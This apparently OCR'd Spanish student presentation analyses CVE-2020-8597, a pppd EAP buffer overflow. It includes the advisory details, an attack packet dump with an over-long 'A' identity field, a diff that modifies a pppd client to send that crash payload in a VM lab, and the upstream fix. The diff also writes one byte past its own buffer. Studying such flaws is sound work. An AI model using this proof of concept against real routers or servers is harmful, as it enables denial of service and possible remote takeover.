EXPLOTACIÓN DE VULNERABILIDADES EN SISTEMAS SOFTWARE

CVE-2020-8597


DANIEL HUICI MESEGUER


CHRISTIAN OMAR PILLAJO SÁNCHEZ

EL PROBLEMA

¿Cuál es el problema?

- El problema crucial es un fallo de **desbordamiento de búfer** de pila, la explotación de esta puede permitir la por parte de un posible atacante que no necesitaría estar autenticado en el sistema objetivo, y por lo tanto podría llegar a obtener un control total sobre el mismo





CONTEXTO

- Point-to-Point Protocol (PPP)
- Estándar para conectar equipos punto a punto cuando no existían las NIC
- Usado a día de hoy por ISPs para ISDN/DSL/ADSL/Cable/Fibra
- Protocolo legado, pero usado y presente en muchos sistemas

Exploiting CVE-2020–8597. In our hunt for a security… Medium

CARACTERIZACIÓN

incibe-cert_

Alerta ▾ Incidentes ▾ Servicios Publicaciones ▾ Sobre INCIBE-CERT ▾

Inicio / Alerta Temprana / Vulnerabilidades / CVE-2020-8597

Vulnerabilidad en el archivo eap.c en las funciones eap_request y eap_response en pppd en ppp (CVE-2020-8597)

Tipo: Copia de búfer sin comprobación del tamaño de entrada (Desbordamiento de búfer clásico)
Gravedad: Alta
Fecha publicación : 03/02/2020
Última modificación: 11/08/2020

Score 9.8, Crítico

Descripción

El archivo eap.c en pppd en ppp versiones 2.4.2 hasta 2.4.8, presenta un desbordamiento del búfer de rhostname en las funciones eap_request y eap_response.

Impacto


Vector de acceso: A través de red
Complejidad de Acceso: Baja
Autenticación: No requerida para explotarla
Tipo de impacto: Afecta parcialmente a la integridad del sistema + Afecta parcialmente a la confidencialidad del sistema + Afecta parcialmente a la disponibilidad del sistema

CVE-2020-8597 | INCIBE-CERT

DESCRIPCIÓN TÉCNICA

Atacante Alice (Router A) quiere atacar el pppd (demonio)en el sistema de Bob (Router B)

1. Alice comienza la comunicación con el cliente pppd de Bob enviando una petición de configuración a Bob.
2. Bob responde con configuración y solicita identificación EAP a Alice (paso 5)
3. Alice responde con su identidad (paso 6) y envía un EAP MD5-Challenge conteniendo su nombre de identidad de nuevo. Este EAP no debería ser exitoso para explotar el CVE porque es un EAP fallido.




DESCRIPCIÓN TÉCNICA (2)

4. Sin embargo, Alice puede enviar un nombre de identidad extremadamente largo dentro del EAP-Challenge.

```
"""
Ethernet II, Src: Vmware_b9:de:6c (00:0c:29:b9:de:6c), Dst: Vmware_83:48:19 (00:0c:29:83:48:19) Type: PPPoE Session (0x8864)
PPPoes : Version(4bits) + type(4bits) + code + session ID + paylaod lenght
PPP :  Extensible Authentication Protocol (0xc227)
EAP :
    Code: Request (1)
    Id: 131
    Length: 344
    Type: MD5-Challenge EAP (EAP-MD5-CHALLENGE) (4)
    EAP-MD5 Value-Size: 18
    EAP-MD5 Value: ef0a5c972ecfaeb3307310e99d81f9b0decf
    EAP-MD5 Extra Data: 41414141414141414141414141414141414141414141414141...
"""
```

5. Efecto: desbordamiento de buffer y proceso pppd terminado



Exploiting CVE-2020–8597. In our hunt for a security… Medium

DESCRIPCIÓN TÉCNICA (3)

- Denial of Service, Remote Code Execution
- Existe otro fallo que hace que la función eap_input. No verifica si EAP ha sido negociado durante la fase del Line Control Protocol (LCP). Permitiendo que un atacante no autenticado envíe un paquete EAP
  - Incluso si ppp rechazó previamente la negociación de autenticación!!!
- A menudo se ejecuta con altos privilegios (system o root) y funciona junto con los controladores del kernel
  - Un atacante puede ejecutar código de forma remota con privilegios
- Aplicaciones y dispositivos afectados: Cisco CallManager, TP-LINK products, OpenWRT, Synology (DiskStation Manager, VisualStation, Router Manager), NetBSD, etc.

Exploiting CVE-2020–8597. In our hunt for a security… Medium

EXPLOTACIÓN DE LA VULNERABILIDAD

- X2 Máquinas virtuales Ubuntu 14.04 (VMWare Workstation)
- Conexión entre ellas mediante puerto serial virtual
- Despliegue de pppd 2.4.8 tanto en cliente como en servidor
- Modificación de pppd cliente para inyección de Payload en momento adecuado

MODIFICACIÓN PPPD CLIENTE

```
diff --git a/pppd/eap.c b/pppd/eap.c
index 082e953..0754597 100644
--- a/pppd/eap.c
+++ b/pppd/eap.c
@@ -75,8 +75,7 @@
 #ifndef SHA_DIGESTSIZE
 #define        SHA_DIGESTSIZE 20
 #endif
-
-
+#define PAYLOAD_SIZE 1024
 eap_state eap_states[NUM_PPP];         /* EAP state; one for each unit */
 #ifdef USE_SRP
 static char *pn_secret = NULL;         /* Pseudonym generating secret */
@@ -1392,8 +1391,8 @@ int len;
 #endif /* USE_SRP */
                eap_send_response(esp, id, typenum, esp->es_client.ea_name,
                    esp->es_client.ea_namelen);
-               break;

+               break;
        case EAPT_NOTIFICATION:
                if (len > 0)
                        info("EAP: Notification \"%.*q\"", len, inp);
@@ -1457,8 +1456,12 @@ int len;
                BZERO(secret, sizeof (secret));
                MD5_Update(&mdContext, inp, vallen);
                MD5_Final(hash, &mdContext);
-               eap_chap_response(esp, id, hash, esp->es_client.ea_name,
-                   esp->es_client.ea_namelen);
+               char payload[PAYLOAD_SIZE];
+               memset(payload, 'A', PAYLOAD_SIZE - 1);
+               payload[PAYLOAD_SIZE] = '\0';
+               eap_chap_response(esp, id, hash, payload, PAYLOAD_SIZE);
+               //eap_chap_response(esp, id, hash, esp->es_client.ea_name,
+                //   esp->es_client.ea_namelen);
                break;

 #ifdef USE_SRP
```

MITIGACIÓN

pppd: Fix bounds check in EAP code

```
Given that we have just checked vallen < len, it can never be the case
that vallen >= len + sizeof(rhostname).  This fixes the check so we
actually avoid overflowing the rhostname array.

Reported-by: Ilja Van Sprundel <ivansprundel@ioactive.com>
Signed-off-by: Paul Mackerras <paulus@ozlabs.org>
```

master
ppp-2.4.9 2.4.9

paulusmack committed on Feb 3, 2020

Showing **1 changed file** with **2 additions** and **2 deletions.**

